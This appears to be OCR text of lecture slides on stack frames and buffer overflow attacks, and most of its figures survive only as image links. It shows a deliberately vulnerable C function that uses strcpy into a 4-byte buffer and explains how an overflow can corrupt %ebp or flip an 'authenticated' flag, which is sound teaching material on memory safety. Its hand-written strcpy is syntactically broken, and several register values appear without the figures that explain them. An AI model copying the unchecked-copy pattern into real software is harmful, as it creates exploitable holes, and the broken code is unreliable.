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

Next instruction is to remove the arg1 off the stack

Return from a Function

C

```
return;
```

Assembly

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

Next instruction is to remove the arg1 off the stack

And now we're back where we started

Stack & Function - Summary

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Buffer Overflow Attacks

Buffer Overflows

- Buffer
  - Contiguous set of a given data type
  - Common in C
    - Strings, arrays, structs
- Overflow
  - Put more into the buffer that it could hold
- Where does the extra data go?
- We understand the memory layout…

Common Functions that Cause Overflow

```
char *strcpy(char *to, char *from)
{
    int i=0;
    do {
        to[i] = from[i];
        i++;
        while(from[i] != '\0');
    return to;
}
```

C strings are basically arrays end with '\0' terminator.

Overflows 'to' when the size of from greater than 'to'

```
char *strncpy(char *to, char *from, size_t len)
{
    int i=0;
    while(from[i] != '\0' && i < len) {
        to[i] = from[i];
        i++;
    }
    return to;
}
```

Common Functions that Cause Overflow

- `char *strcpy(char *to, char *from)`
  - Copies ‘from’ into ‘to’ until it reaches the null terminator
- `char *strncpy(char *to, char *from, size_t len)`
  - Copies ‘from’ into ‘to’ until it reaches the null terminator or copied len chars

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

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

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

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

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
Upon return, sets %ebp to 0x0021654d



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

Segmentation Fault(0x00216551)

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

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
```



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

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    ...
}
```


Code still runs; user now 'authenticated'




User-supplied Strings

- In these examples, we were providing our own strings
- But they come from users in many ways
  - Text input
  - Network inputs
  - Environment variables
  - File input

What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



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

strcpy will let you write as much as you want until a '\0'

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

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

strcpy will let you write as much as you want until a '\0'

What could you write to memory?

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

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

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

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

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

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

Stack Function Summary

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

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

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

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



Buffer overflow



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
